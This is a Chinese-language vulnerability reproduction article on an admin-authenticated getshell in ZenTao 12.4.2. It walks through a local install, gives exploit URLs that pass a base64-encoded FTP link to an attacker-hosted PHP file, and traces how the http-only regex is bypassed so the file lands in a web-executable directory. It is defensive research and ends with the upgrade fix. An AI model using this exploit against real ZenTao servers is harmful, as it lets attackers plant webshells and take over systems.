

# 禅道12.4.2后台管理员权限Getshell复现

---

原创 口算md5 Timeline Sec

2020-11-12原文

收录于话题

#漏洞复现文章合集

70个

**上方蓝色字体关注我们，一起学安全！**

**作者：口算md5@Timeline Sec**

**本文字数：1508**

**阅读时长：5~6min**

**声明：请勿用作违法用途，否则后果自负**

## 0x01 简介

禅道是第一款国产的开源项目管理软件，她的核心管理思想基于敏捷方法scrum，内置了产品管理和项目管理，同时又根据国内研发现状补充了测试管理、计划管理、发布管理、文档管理、事务管理等功能，在一个软件中就可以将软件开发中的需求、任务、bug、用例、计划、发布等要素有序的跟踪管理起来，完整地覆盖了项目的核心流程。

## 0x02 漏洞概述

禅道12.4.2版本存在任意文件下载漏洞，该漏洞是因为client类中download方法中过滤不严谨可以使用ftp达成下载文件的目的。且下载文件存储目录可解析php文件，造成getshell。

### 0x03 影响版本

禅道 ≤ 12.4.2

### 0x04 环境搭建

**环 境 : phpStudy+ 禅 道 12.4.2**

#### 1、官网下载禅道12.4.2

因为我们要调试代码，所以下载源码，不用官方的集成环境，这里我用的是中文版的那个源码。

<https://www.zentao.net/dynamic/zentaopms12.4.2-80263.html>

#### 2、源码安装


← → 127.0.0.1/zentaopms/www/install.php

**欢迎使用禅道项目管理软件!**

禅道项目管理软件(ZenTaoPMS)是一款国产的, 基于ZPL协议, 开源免费的项目管理软件, 它集产品管理、项目管理、测试管理于一体, 同时还包含了事务管理、组织管理等诸多功能, 是中小企业项目管理的首选。


禅道项目管理软件使用PHP + MySQL开发, 基于自主的PHP开发框架——ZenTaoPHP而成, 第三方开发者或者企业可以非常方便的开发插件或者进行定制。


禅道项目管理软件由**青岛易软天创网络科技有限公司**开发。  
 官方网站: <https://www.zentao.net>  
 技术支持: <https://www.zentao.net/ask/>  
 新浪微博: <http://weibo.com/easysoft>





您现在正在安装的版本是 **12.4.2**。


为您推荐易软天创旗下其他产品:

 蝉知门户

 ZDOO

 喳喳聊天

 悦库网盘

 易天物联

[开始安装](#)

Timeline Sec

← → 127.0.0.1/zentaopms/www/install.php?m=install&f=license

**禅道项目管理软件使用 Z PUBLIC LICENSE(ZPL) 1.2 授权协议**

Z PUBLIC LICENSE 1.2

许可

Z PUBLIC LICENSE 由青岛易软天创网络科技有限公司 (www.cnazsoft.com) 起草, 简称ZPL协议。任何人都可使用该协议来发布开源软件, 并可对下面协议正文中以下划线标注的空白部分做相应修改, 除此之外的任何内容不得做任何修改。青岛易软天创网络科技有限公司拥有对该协议条款的最终解释权。

前言:

禅道项目管理软件 (以下简称该软件) 由 青岛易软天创网络科技有限公司 (www.cnazsoft.com) 开发 (以下简称我), 我依法拥有该软件的所有版权。本着共享开放的角度, 我以开放源代码的形式发布该软件。您可以在遵守该协议的前提下使用该软件。

已阅读并同意 (Z PUBLIC LICENSE授权协议1.2)。未经许可, 不得去除、隐藏或遮掩禅道软件的任何标志及链接。

[下一步](#)

Timeline Sec

← → 127.0.0.1/zentaopms/www/install.php?m=install&f=step1

**系统检查**

| 检查项         | 当前配置      | 检查结果    | 如何修改 |
|-------------|-----------|---------|------|
| PHP版本       | 7.3.4     | 检查通过(√) |      |
| PDO扩展       | 已加载       | 检查通过(√) |      |
| PDO_MySQL扩展 | 已加载       | 检查通过(√) |      |
| JSON扩展      | 已加载       | 检查通过(√) |      |
| OPENSSL扩展   | 已加载       | 检查通过(√) |      |
| MBSTRING扩展  | 已加载       | 检查通过(√) |      |
| ZLIB扩展      | 已加载       | 检查通过(√) |      |
| CURL扩展      | 已加载       | 检查通过(√) |      |
| FILTER扩展    | 已加载       | 检查通过(√) |      |
| ICONV扩展     | 已加载       | 检查通过(√) |      |
| 临时文件目录      | 目录存在 目录可写 | 检查通过(√) |      |
| 上传文件目录      | 目录存在 目录可写 | 检查通过(√) |      |
| Session存储目录 | 目录存在 目录可写 | 检查通过(√) |      |

[下一步](#)

Timeline Sec

生成配置文件

| 配置项     | 值                    |  |
|---------|----------------------|--|
| 时区设置    | (UTC+08:00) Shanghai |  |
| 默认语言    | 简体                   |  |
| 数据库服务器  | 127.0.0.1            | 如果127.0.0.1无法访问, 尝试使用localhost             |
| 服务器端口   | 3306                 |  |
| 数据库编码   | UTF8                 |  |
| 数据库用户名  | root                 |  |
| 数据库密码   | root                 |  |
| PMS使用的库 | zentao               |  |
| 建表使用的前缀 | zt_                  | <input checked="" type="checkbox"/> 清空现有数据 |

保存

Timeline Sec

```
<?php
$config->installed = true;
$config->debug = false;
$config->requestType = 'PATH_INFO';
$config->timezone = 'Asia/Shanghai';
$config->db->host = '127.0.0.1';
$config->db->port = '3306';
$config->db->name = 'zentao';
$config->db->user = 'root';
$config->db->encoding = 'UTF8';
$config->db->password = 'root';
$config->db->prefix = 'zt_';
$config->webRoot = getWebRoot();
$config->default->lang = 'zh-cn';
```

配置信息已经成功保存到" D:\phpstudy\_pro\WWW\zentao\pms\config\my.php "中。您后面还可继续修改此文件。

下一步

Timeline Sec

这里我用的是PATH\_INFO的传参方式，默认的get形式也一样已利用漏洞，有兴趣可以自己研究下。

127.0.0.1/zentaopms/www/install.php?m=install&f=step4

设置帐号

公司名称 啦啦啦

工作方式 完整研发管理工具

管理员帐号 admin

管理员密码 admin

导入demo数据

保存

Timeline Sec

设置密码

官方安装说明链接：

<https://www.zentao.net/book/zentaopmshelp/101.html>


## 0x05 漏洞复现

**EXP:**


`http://127.0.0.1/zentao/client-download-1-<base64  
encode webshell download link>-1.html`

`http://127.0.0.1/zentao/data/client/1/<download link  
filename>`

目录根据自己环境的不同自行修改下，base64编码的那串是ftp链接  
此处为ftp://192.168.5.104/a.php的base64的编码



Timeline Sec



| PHP Version 7.3.4                       |   |
|---|---|
| System                                  |   |
| Build Date                              | Apr 2 2019 21:50:57   |
| Compiler                                | MSVC15 (Visual C++ 2017)  |
| Architecture                            | x64   |
| Configure Command                       | ccscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo" |
| Server API                              | CGI/FastCGI   |
| Virtual Directory Support               | disabled  |
| Configuration File (php.ini) Path       | C:\Windows  |
| Loaded Configuration File               | D:\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini  |
| Scan this dir for additional .ini files | (none)  |
| Additional .ini files parsed            | (none)  |
| PHP API                                 | 20180731  |
| PHP Extension                           | 20180731  |
| Zend Extension                          | 320180731   |
| Zend Extension Build                    | API320180731,NTS,VC15   |
| PHP Extension Build                     | API20180731,NTS,VC15  |
| Debug Build                             | no  |
| Thread Safety                           | Disabled  |

Timeline Sec

## 0x06 漏洞分析

该漏洞主要是因为download中的downloadZipPackage函数过滤不严谨，可以使用ftp绕过。

### 1、传参调用分析


先看下怎么传参和调用的

在index.php的loadModule()断下，看下参数

```
71 $common->checkPriv(); $common: {app => router, appName => "", config => config, lang => language, dbh =>
72 $app->loadModel(); $app: {rawModule => "client", rawMethod => "download", rawParams => null, rawURI => n
73
74 /* Flush the buffer. */
75 echo helper::removeUTF8Bom(ob_get_clean());
76
```

Variables


- \$app = (router) [42]
  - rawModule = "client"
  - rawMethod = "download"
  - rawParams = null



```
/* 调用该方法 Call the method. */
call_user_func_array(array($module, $methodName), $this->params); $methodName: "download" $modul
return $module;
}
/**
 * 设置请求的参数(PATH_INFO 方式).
 * Set the params by PATH_INFO.
 *
 * @param array $defaultParams the default settings of the params.
 * @param string $type
 */
baseRouter > loadModule()
```


Variables

- \$this = (router) [42]
  - rawModule = "client"
  - rawMethod = "download"
  - rawParams = (array) [3]
    - version = "1"
    - link = "ZnRwOi8vMTkyLjE2OC41LjEwNC9hLnBocA=="
    - os = "1"
  - rawURI = null



所以就进入到了client类的download方法，参数为(1,那串base64,1)

```
public function download($version = '', $link = '', $os = '') $version: "1" $link: "ZnRwOi8vMTkyLjE2OC41LjEwNC9hLnBocA==" $os: "1"
{
    set_time_limit(0);
    $result = $this->client->downloadZipPackage($version, $link);
    if($result == false) $this->send(array('result' => 'fail', 'message' => $this->lang->client->downloadFail));
    $client = $this->client->edit($version, $result, $os);
    if($client == false) $this->send(array('result' => 'fail', 'message' => $this->lang->client->saveClientError));
    $this->send(array('result' => 'success', 'client' => $client, 'message' => $this->lang->saveSuccess, 'loc
```



## 2、dwnload函数分析

函数get()

```
public function download($version = '', $link = '', $os = '')
{
    set_time_limit(0);

    $result = $this->client->downloadZipPackage($version, $link);

    if($result == false) $this->send(array('result' => 'fail',
    'message' => $this->lang->client->downloadFail));

    $client = $this->client->edit($version, $result, $os);

    if($client == false) $this->send(array('result' => 'fail',
    'message' => $this->lang->client->saveClientError));

    $this->send(array('result' => 'success', 'client' => $client,
    'message' => $this->lang->saveSuccess, 'locate' =>
    inlink('browse')));
}
```

大概读一读代码

先是个downloadZipPackage

然后是针对各种错误情况的返回

最后是个成功的回显

那么重点就来到了downloadZipPackage


```
public function downloadZipPackage($version, $link)
{
    $decodeLink = helper::safe64Decode($link);

    if(preg_match('/^https?:\\:\\\\\/\\\/', $decodeLink)) return false;
```



```
return parent::downloadZipPackage($version, $link);  
}
```

这里就是解个base64，然后判断下是否是http的，然后就返回它父类的同名方法的返回结果了



```
public function downloadZipPackage($version, $link) $version: "1" $link: "ZnRwO18vMTkyLjE2OC41LjEwNC9hLnBocA=="  
{  
    $decodeLink = helper::safe64Decode($link); $decodeLink: "ftp://192.168.5.104/a.php"  
    if(preg_match('/^https?:\\\/\\\/', $decodeLink)) return false; $decodeLink: "ftp://192.168.5.104/a.php"  
    return parent::downloadZipPackage($version, $link); $link: "ZnRwO18vMTkyLjE2OC41LjEwNC9hLnBocA=="  
}
```

可以看到ftp的链接成功绕过了正则，进入到了父类同名函数

```
/**  
 * Download zip package.  
 * @param $version  
 * @param $link  
 * @return bool | string  
 */  
  
public function downloadZipPackage($version, $link)  
{  
    ignore_user_abort(true);  
    set_time_limit(0);  
    if(empty($version) || empty($link)) return false;  
    $dir = "data/client/" . $version . '/';  
    $link = helper::safe64Decode($link);  
    $file = basename($link);
```

```
if(!is_dir($this->app->wwwRoot . $dir))
{
mkdir($this->app->wwwRoot . $dir, 0755, true);
}
if(!is_dir($this->app->wwwRoot . $dir)) return false;
if(file_exists($this->app->wwwRoot . $dir . $file))
{
return commonModel::getSysURL() . $this->config->webRoot . $dir
. $file;
}
ob_clean();
ob_end_flush();

$local = fopen($this->app->wwwRoot . $dir . $file, 'w');
$remote = fopen($link, 'rb');
if($remote === false) return false;
while(!feof($remote))
{
$buffer = fread($remote, 4096);
fwrite($local, $buffer);
}
fclose($local);
fclose($remote);
```

```
return commonModel::getSysURL() . $this->config->webRoot . $dir  
 . $file;  
}  
}
```

父类这个就没啥了，就是个正常的下载，写文件  
路径是\$dir = "data/client/" . \$version . '/';

## 0x07 修复方式

1、升级到禅道12.4.3及之后的版本

参考链接：

<https://www.t00ls.net/redirect-58415.html#lastpost>



阅读原文看更多复现文章

Timeline Sec 团队  
安全路上，与你并肩前行



精选留言

---

用户设置不下载评论  
[阅读全文](#)